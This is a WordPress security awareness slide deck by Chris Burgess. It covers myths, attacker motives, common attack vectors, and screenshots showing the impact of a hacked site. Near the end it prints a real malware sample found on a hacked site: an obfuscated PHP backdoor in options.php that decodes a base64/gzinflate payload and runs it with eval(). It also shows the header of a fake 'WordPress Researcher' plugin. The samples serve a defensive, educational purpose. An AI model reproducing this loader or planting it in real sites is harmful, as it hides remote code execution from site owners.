



Head Slapping WordPress Security

Chris Burgess - [@chrisburgess](https://twitter.com/chrisburgess) - chrisburgess.com.au

#BigDigitalADL

Is this how you feel about the topic
of security?





Not everyone loves security ☺
But everyone should care about it.



Security is CRITICAL for business
and marketing operations.



Security is not absolute.
It's about risks and managing
the risks.



Security is not a Product.
Security is a Process.

Don't wait to see something like this before you care about it.



The site ahead contains malware

Attackers currently on **bit.ly** might attempt to install dangerous programs on your computer that steal or delete your information (for example, photos, passwords, messages, and credit cards).

- Automatically report details of possible security incidents to Google. [Privacy policy](#)

[Details](#)

[Back to safety](#)

Try and be proactive, not just reactive.



What we'll cover...

-  Common myths and misconceptions
-  Why is WordPress a popular target?
-  Who is an attacker?
-  What motivates them?
-  How do they do it?
-  What can they do?
-  What is the impact?
-  What can you do?
-  Common mistakes and how to avoid them

A little about me...

- Co-founder Clickify – Digital Marketing Agency
- Editor for SitePoint WordPress Channel
- Help organise a few Meetups (Melbourne WordPress User Meetup and Melbourne SEO Meetup)



@chrisburgess

Let's get started...





IT'S ME! MITTENS!



There is no such thing as
absolute security.



Nothing is 100% secure.



The good news –
there are many things we can do to
drastically reduce the risks.



Myths and misconceptions

Common myths and misconceptions

“WordPress sites always get hacked.”

“No one is interested in attacking my site.”

“I’ve got nothing valuable for anyone to steal.”

“Security is not my problem, my host/developer/plugin takes care of security for me.”




Why is WordPress a popular target?

WordPress powers 38% of the top 10k sites

CMS Usage Statistics

Statistics for websites using CMS technologies



Switch Chart Data

Top 10k Sites

Top 100k Sites

Top Million Sites

The Entire Internet

Country Statistics ⓘ


Top 10 Legend

- WordPress
- Drupal
- Blogger
- Joomla!
- Google Search Appliance
- vBulletin
- CPanel
- Adobe CQ
- DNN Software
- ExpressionEngine

WordPress powers 55% of .au sites

🇦🇺 CMS usage in Australia

Statistics for websites using CMS technologies in Australia which use the .AU Extension



Switch Country

- United States
- United Kingdom
- Canada
- Australia
- France
- Germany
- Netherlands
- Italy
- Spain
- Mexico
- China
- India

Example of WordPress vulnerabilities

XSS Vulnerability: What to do if You Buy or Sell Items on Themeforest and CodeCanyon

• Jeff Chandler April 21, 2015 22

Earlier this week, one of the largest coordinated efforts between WordPress plugin authors, Sucuri, and the WordPress security team resulted in a number of popular plugins receiving security updates. Due to inaccurate information within the WordPress codex, a number of developers improperly assumed the add_query_arg() and remove_query_arg() functions would properly ([more...](#))

WordPress 4.2.1 Released to Patch Comment Exploit Vulnerability

• Sarah Gooding April 27, 2015 20

This morning we reported on an XSS vulnerability in WordPress 4.2, 4.1.2, 4.1.1, and 3.9.3, which allows an attacker to compromise a site via its comments. The security team quickly patched the vulnerability and released 4.2.1 within hours of being notified. WordPress' official statement on the security issue: The WordPress ([more...](#))

Zero Day XSS Vulnerability in WordPress 4.2 Currently Being Patched

• Sarah Gooding April 27, 2015 50

Klikki Oy is reporting a new comment XSS exploit vulnerability in WordPress 4.2, 4.1.2, 4.1.1, and 3.9.3, which allows an unauthenticated attacker to inject JavaScript into comments. If triggered by a logged-in administrator, under default settings the attacker can leverage the vulnerability to execute arbitrary code on the server via ([more...](#))

WordPress 4.1.2 is a Critical Security Release, Immediate Update Recommended

• Jeff Chandler April 21, 2015 8

WordPress 4.1.2 is available and is a critical security update for all previous versions of WordPress. The release has eight security fixes, one of which is high risk, three are medium-low risk, and the last four added to harden WordPress. This is the first major security update to WordPress core ([more...](#))

Why Some Sites Automatically Updated to WordPress 4.1.3

• Jeff Chandler April 24, 2015 48

Since WordPress 4.2 was released, some users are questioning why their sites have automatically updated to WordPress 4.1.3. There's no information about the release on the Make WordPress Core site or the official WordPress news blog. However, this Codex article explains what's in 4.1.3 and the reason it was released. ([more...](#))

XSS Vulnerability in Jetpack and the Twenty Fifteen Default Theme Affects Millions of WordPress Users

• Jeff Chandler May 6, 2015 35

Jetpack and the Twenty Fifteen default theme have been updated after a DOM-based Cross-Site Scripting (XSS) vulnerability was discovered. According to Sucuri, any plugin or theme that uses Genericons is vulnerable due to an insecure file included within the package. Genericons ships with a file called example.html which is vulnerable ([more...](#))

“Most successful WordPress hack attacks are typically the result of human error, be it a configuration error or failing to maintain WordPress, such as keeping core and all plugins up to date, or installing insecure plugins etc.”

- Robert Abela (@robertabela)



Who is an attacker?

According to stock photography...



Who is an attacker?

A person or group who's trying to attack your site.

It may personal, but most often you're just a victim of opportunity.

Typically, your website is just one faceless entity on a massive list of sites being scanned and probed.



What motivates them?

They can be motivated by...


- Economic gain
- Theft
- Political awareness
- Just for kicks, or a challenge





How do they do it?

Defense in depth





There are approximately 1500 files in a default WordPress installation – not including themes and plugins.

What's under the hood

- WordPress relies on a many popular Open Source libraries (as does most software).
- Here are a few of the most common ones:
 - jQuery
 - jQuery Masonry
 - jQuery Hotkeys
 - jQuery Suggest
 - jQuery Form
 - jQuery Color
 - jQuery Migrate
 - jQuery Schedule
 - jQuery UI
 - Backbone
 - colorpicker
 - hoverIntent
 - SWFObject
 - TinyMCE
 - Atom Lib
 - Text Diff
 - SimplePie
 - Pomo
 - ID3
 - Snoopy
 - PHPMailer
 - POP3 Class
 - PHPass
 - PemFTP

They can do it via...

OUT OF DATE OR VULNERABLE PLUGINS

POOR PROCESSES

OUT OF DATE OR VULNERABLE THEMES

OUT OF DATE VERSION OF WORDPRESS

MISCONFIGURATION

BAD PASSWORDS AND
PASSWORD MANAGEMENT

INTEGRATIONS


HUMAN ERROR



What can they do?

Sucuri Website Hacked Trend Report 2016

Malware Family Distribution Q1 - 2016





What is the impact?



example.com

Web

Images

Maps

Shopping

More ▾

Search tools

About 2,230,000,000 results (0.12 seconds)

[My Boating Website](#)

www.example.com ▾

This site may be hacked.

I've been an avid boater for 10 years. My passion for boating started as a child in the bathtub playing with toys that floated in the water. I never wanted to leave the bath-

example.com

Web Images Maps Shopping More Search tools

About 2,230,000,000 results (0.12 seconds)

[My Boating Website](#)
www.example.com ▾
This site may harm your computer.
I've been an avid boater for 10 years. My passion for boating started as a child in the bathtub playing with toys that floated in the water. I never wanted to leave the bath

example.com

Web Images Maps Shopping More Search tools

About 2,230,000,000 results (0.12 seconds)

[My Boating Website](#)
www.example.com ▾
This site may be hacked.
I've been an avid boater for 10 years. My passion for boating started as a child in the bathtub playing with toys that floated in the water. I never wanted to leave the bath

The site ahead contains malware

Attackers currently on bit.ly might attempt to install dangerous programs on your computer that steal or delete your information (for example, photos, passwords, messages, and credit cards).

Automatically report details of possible security incidents to Google. [Privacy policy](#)

[Details](#) [Back to safety](#)

 Reported Attack Page!

This web page at www.example.com has been flagged as an attack page and has been blocked based on our analysis.

Attack pages try to install programs that steal sensitive information from your computer to attack others, or damage your system.

chrome

The Website Ahead Contains Malware!

Google Chrome has blocked access to example.com for now.

Even if you have visited this website safely in the past, visiting it now is very likely to infect your Mac with malware.



Warning - phishing (web forgery) suspected

The site you are trying to visit has been identified as a forgery, intend to steal sensitive information.

Suggestions:

- * [Return to the previous page](#) and pick another result

Learn About Online Craps!

Internet Craps Faster and faster he walked, leaving the village behind, and among the country craps and sounds and scents--his craps ...

Playing las casino gets \$350 sign up bonus

'city-casino

City Casino This file was produced from images generously made available by the Canadian Institute for Historical kansas star casino ...

Online race betting

'online-race-betting

Online Race Betting Three days ago, i felt sure that most recent guides nothing was more common than for another s hand, and a stare ...

Poker Spielen Bei Uns Im Casino Geich Spielen!

/teksas-holdem-poker

Teksas Holdem Poker Say what can drag everything before his circle. Sometimes, but one, Rufus let nothing up before them read did ...

Writting essay -

[www\[REDACTED\].com.au/writing-essay](http://www[REDACTED].com.au/writing-essay) ▾

Oct 8, 2014 - The my essay writing com was literally reading my mind writting essay presented my personality in writting essay best possible way. Write Me ...

Best custom essays -

[www\[REDACTED\].com.au/best-custom-essays](http://www[REDACTED].com.au/best-custom-essays) ▾

Nov 9, 2014 - But narrative essay writing questions Bright Minds Network you will definitely receive your customized report before the deadline.

Hindi essay writing -

[www\[REDACTED\].com.au/hindi-essay-writing](http://www[REDACTED].com.au/hindi-essay-writing) ▾

Oct 18, 2014 - How do we do it. Reviews On Best Essay Writing Service Voucher Discharge instructions include experiences these symptoms, for several ...

Writing essay benefits -

Bandwidth Limit Exceeded

The server is temporarily unable to service your request due to the site owner reaching his/her bandwidth limit. Please try again later.

Apache/2.2.29 (Unix) mod_ssl/2.2.29 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 Server at

Port 80

Search Console

Dashboard

Messages (5)

▶ Search Appearance ⓘ

▶ Search Traffic

▶ Google Index

▶ Crawl

Security Issues

Other Resources

Messages



Delete

View

All

Starred

Alerts



⚠ Hacking suspected:



New owner for



New verified owner fo



New verified owner for



Fix mobile usability issues found or



⚠ Googlebot for smartphones found an increase in “page not found” errors or



We've processed your reconsideration request for



Increase in authorization permission errors



Googlebot can't access your site



⚠ Hacking suspected:

Dear [REDACTED]

We are notifying you of a current suspension that has been made to the following service you hold with us.

Domain: [REDACTED]

Service: CPANEL

Reason for suspension: Website Hacked

Date and time of suspension: [REDACTED]

To lift the suspension we've placed on the service, you must reply to this email and inform us that you will;

1. Take immediate action to prevent the abuse from occurring.
2. Make changes to your website to protect it from getting compromised again.

Your response will be kept on file and may be referred to if the problem reoccurs. Repeat offences will lead to re-suspension and may eventually lead to the termination of the web hosting service.

NEED ASSISTANCE?

If you require assistance in cleaning up your website and securing it from future attacks, Netregistry offers [Website Security](#) services that you may find helpful.

To keep your website safe from future hacks, below are two support articles which may assist you in cleaning up your website.

- [What to do after your website has been hacked](#)
- [Protecting your website against hackers](#)

SUSPENSION DETAILS

Below is the information that we found which resulted in the suspension of your account. If you require further information or assistance related to this suspension, please respond to this email.

```
<?php
```

```
/*
```

```
Plugin Name: WordPress Researcher  
Plugin URI: http://wordpress.org/extend/plugins/  
Description: WordPress research tool.  
Author: wordpressdotorg  
Author URI: http://wordpress.org/  
Text Domain: wordpress-researcher  
License: GPL version 2 or later -  
Version: 2.2.4
```

```
Copyright 2013 wordpressdotorg
```

```
This program is free software;  
it under the terms of the GNU  
Free Documentation License,  
(at your option) any later ver-
```

```
This program is distributed in  
but WITHOUT ANY WARRANTY; without  
MERCHANTABILITY or FITNESS FOR  
GNU General Public License for
```

```
You should have received a copy  
along with this program; if not,  
Foundation, Inc., 51 Franklin S
```

```
*/
```

The screenshot shows a Google search results page for the query "wordpress researcher". The search bar at the top contains the query. Below it, the "All" tab is selected, along with other options like Images, News, Videos, Shopping, More, and Search tools. A snippet below the tabs indicates there are about 8,830,000 results found in 0.54 seconds. The main content area displays five search results, each with a blue link to a WordPress.org support page:

- WordPress › Support » "WordPress Researcher", malware? How to get ...**
wordpress.org › WordPress › Support › How-To and Troubleshooting ▾
Hi, today when I've upgraded my plugins I've noticed a strange one, one I've never installed: its name is "WordPress Researcher". I've tried looking for it using ...
- WordPress › Support » Site Compromised by WordPress Researcher ...**
wordpress.org › WordPress › Support › How-To and Troubleshooting ▾
When going on to do some maintenance and updates I noticed 3 new plugins called WordPress Researcher after upgrading to 4.3, (they may have been there ...
- WordPress › Support » Tags — WordPress Researcher Malware**
https://wordpress.org/tags/wordpress-researcher-malware ▾
Search WordPress.org for: Showcase ... Register · WordPress › Support » WordPress Researcher Malware. Tag: WordPress Researcher Malware Add New » ...
- Analysis of a new WordPress attack - Franklin Veaux's Journal**
tacit.livejournal.com/609713.html ▾
Jun 14, 2015 - Their content is located under the cut below. <?php /* Plugin Name: WordPress Researcher Plugin URL: http://wordpress.org/extend/plugins/
- 50,000 sites backdoored through shoddy WordPress plugin • The ...**
www.theregister.co.uk/.../50000_sites_backdoored_through_shoddy_wordpress_plug... ▾
Jul 24, 2014 - 50,000 sites backdoored through shoddy WordPress plugin ... a popular and vulnerable WordPress plugin, according to researcher Daniel Cid.

Currently editing: /home/ /public_html/options.php Encoding: utf-8 Reopen Switch to Code Editor Close Save

```
<?php function LwAC($SvniN)
{
$SvniN=gzinflate(base64_decode($SvniN));
for($i=0;$i<strlen($SvniN);$i++)
{
$SvniN[$i] = chr(ord($SvniN[$i])-1);
}
return $SvniN;
}eval(LwAC("NL3XrutckqX7AAXUOyQadZEFokHv0KcuRFISRs+SoTFB0eEreu8b/ewnVtepvMhEZu5/7SXDOsNGjPHFP/7x96987Zk17Lt/TJ9g/fzz3zxRfMj//q//8r//8a//8p//5T9+V9n1TbRk/4yjOWOo/5VmSZ9m//Vn//1//Ou//CPvp3/+W/kf2P/4t/L/mZepybr/+r/hf0EQ+IH/+N//9QP/338r/+c//uMfSTh9s5/S//P/f2P//7f8f/7w/4P/OkpW9ap+8d//gp/f8P/ybao+ed//pb/jbVws kGsZ10m0spw/Jf1JTFCCb8Zkr/yIfxkjzb17+It/MTCDBLTnxayuGwdQlpor9rekOij40+rH+vWgrKzNk675Nj192nfY/Q1CirlsrmVo/xGWSjh0R8BRrcU4bvHRcuAaLt4oJGsG3g0u2kC0WdHt03dRH eTton5MTPat/c5msWKhKhndxa7dIOOMsvtVuZvTy75zkWaMJErk3+wcuHGk9RxDX+JPF2UVXZzBUSSPFZ5bew0JU+SOKtF1d2a9czQzx6Iz+7lmzu5N1R+1YtfSDFN10gYFIIL1BgFLZ+K25+xsoZmoPtX tmffjgHKrkK5YLtxz84dkKKq9WzRrR3YY2WhiWY7+OJMwkgjBrvxQ4Cj2TbftuM2a323oRsQpc1b0klrw7ouuhQ1mwsY//ff7x+BonLjgaYRje0pfBzpkcdLyCPH80zMcoidfaF95GraRbhUH4v6KSI XiYiZhHsNs+rXZmp5SVUlmwdzy9HkAmvvdff/B2kH1o/kehjrCoAwBf2qd1EVtFb2+fs66Cvjd+1ZSU4ZPQSCjtR4SFVgt7CPN91Z1InF8DQVH61dmppwvPO80hU7Y4ggePh5BtdNIyOyLeDRHNT71WSK XXkPZOUM0jxk71XxqjD67/IlsfgxkrOneYyd7kGvi0cjg8umGcxxiJnjGKzx+SRTZpr5HTBH49z908/vg9CyawztvoAV8k1tZ700Xb96LHE91ygorwn52StKO9819NY7zFU2vzy8cpZZF2vlftkr m kfAW7s4prjfMckiy21Xyab2GJhGci7oIx0cvJ+xr20h4ivV8tjw4yCo60u6cvwhsfvIO4p0Y/WkjGPwj9Gfhqe893Fn1Wx+nonTn7QjRqZCb4+Qsrz/GhZFEit99Jy2BxFV/KT0gdKHg29GFmebyJ DdA2G/o40cNcd4XvzFOk1yQm+Hrz2bFQEtt66T5VBN9wUM6daMEKm+mTq+GLEcnplglMfpkQxtdykPxybl1Coe3PcyNeetf5hWu13nczUfVWEPEjh1blrUbTtaUmapGn4syyOxhj/ChbRCXGPwvEiDrjNd d8qPD/Ym5guoSGSk0HGB1/XM21lEwgqzTfKld3fjfaq0a9/frsTlpAmpdi+99KwNrWaJogL3zWeZ3af0E7zxUuHw/eH23ot75HiH5nFUfeIHMtU1m6dcPWTsyCNORly0X1tdtS4nylabih+Lw+2u+TF RpqNPaGfbR1ZkJ7zkv9Q0iJCANuMc3E94UQ7B4j2jNvx5LcN4cYNPQJxyMjdQ+56vdeOT8H3Zic4dX12oinzK5E4vWLPzqPqggJw4f7VzvEnqHOESiymuybpQ3UDJee Q5yyN3+1KR7P5ZB5Pm0LLpWmds94QMhmzML5N1LWK61RwLc1rFXAo+0kz07Cg6E31lnUnHY/CuDbEsiZo0N6Ngja8Z01Ud6yXrWVdwOzsngu0Ywf+hJDJqHFsliDpOTVv7RgfZGcZS1y2mbSRV05ure nLfmOirITv/G8TBnDjwz3zWed/66ndMaYwvvaWU1xh1b0hVeAznPfzsvxScSbxVWyaa/VooBQew9LXF/qfL0mwQ9abrKDw38nPnyWf0OyzXdalBdrv1b6fGvhHLktbgm0Y2sQ/IXtGW7IQ7FHnWxak Gz+kkvEr0Qg7CXcjiu9gqxK2Oy9zNzvUnMw...vM1...F1...L...b...h...m...l...1...v...5.../b...u...M...t...G...e...f...o...1...c...p.../...v...h...v...t...p...o...m...i...c.../...a...u...v...c...a...k...c...b...p...c...1...o...h...n...p...d...k SnldptQbhEXFD1+Mv11JjQuaq7FstNoX0 3DzDn+rsCp+WP4EP17yx+TDzcpZyWSTI 8wVbEzhNqz1lQOScvGCFUzQrNvDvCoyLF iB4U692K1898y4ykTB+8Xyk0CsSV3M0f M2PH60tvaeJwQ7DkFxySYS3DNK1nlznuT T3S3nRi+Eccz0zwvjm5286r9PuLxg5 N2ykvz1aWW5rZPSxX7z1UkhZCZQz2Iws2x uqO2jFlInBVRs+JR+poWNJm1jed4Pano4 M+UvKHOum/YNj0WOZO/Xuw13jQE7cCVmi ZrlwV1sCGDCOPxpCmZlqlzNdG2ZigbH1F wsmAxm2z9uR20NikJ9a3vbnnQRmkN6QMN u6ePfsU2WyUEeHFvPMOPViJzx0HiY154 xbDW/FHTDF3pzwdiz/p7bUd29fnfPR69M x327CvTWpi5cbZQG3yQFLUvd10MyCX2Az vEz73mB747ZqIjuYrfu3yB+kSHllmchus i+frcHVTThiUJBGXjvysPjj2RJLpovX2W jfeoIj8sjZLkAN6Yz47g2boB6XM0+Z4or l...1...2...6...p...u...2...m...u...1...v...5.../b...u...M...t...G...e...f...o...1...c...p.../...v...h...v...t...p...o...m...i...c.../...a...u...v...c...a...k...c...b...p...c...1...o...h...n...p...d...k
```

Currently editing: /home/ /public_html/options.php

```
<?php function LwAC($SvniN)
{
$SvniN=gzinflate(base64_decode($SvniN));
for($i=0;$i<strlen($SvniN);$i++)
{
$SvniN[$i] = chr(ord($SvniN[$i])-1);
}
return $SvniN;
}eval(LwAC("NL3XrutckqX7AAXUOyQadZEFokHv0KcuRFIS
/4yjOWOo/5VmSZ9m//Vn//1//Ou//CPvp3/+W/kf2P/4t/L/m
kGsZ10m0spw/Jf1JTFCCb8Zkr/yIfxkjzb17+It/MTCDBLTn
v
```

- Dashboard
- Messages (5)
- ▶ Search Appearance 1
- ▶ Search Traffic
- ▶ Google Index
- ▶ Crawl
- Security Issues**
- Other Resources

Security Issues

Hacked with spam

A hacker may have modified your site to contain spammy content hacked. We may also show an older, clean version of your site. [Learn more](#)

[Download all samples](#)

URL injection

These pages appear to be created by a hacker with the intent of spamming search results.

[Show details](#)

Dashboard

Messages

- ▶ Search Appearance 1
- ▶ Search Traffic
- ▶ Google Index
- ▶ Crawl

Security Issues

Other Resources

Security Issues

! Malware and unwanted software

Google has detected harmful code on some of your site's pages. It might display a warning to protect users when they click a link to your site.

[Download all samples](#)

Undetermined malware

These pages directed users to a site that serves malware or unwanted software. Unfortunately, the malicious code within the page could not be isolated.

[Show details](#)

Malware code injection

These pages directed users to a site that serves malware.

[Show details](#)

Error template injection

	Ad	Status ?	Policy details	% Served ?
<input type="checkbox"/>	<input checked="" type="checkbox"/> Payday loans See our great loan rates! We're here when you need us example.com	<input type="checkbox"/> Approved (limited) ?	Approved (limited) Policies: Consumer advisory	0.00%



Request a review

Before you request a review, please make sure your entire site is clean and secure. If no hacked content is found, we'll remove the warning from your site.
This process may take several weeks.

Tell us how you've addressed the specific issues we have listed:

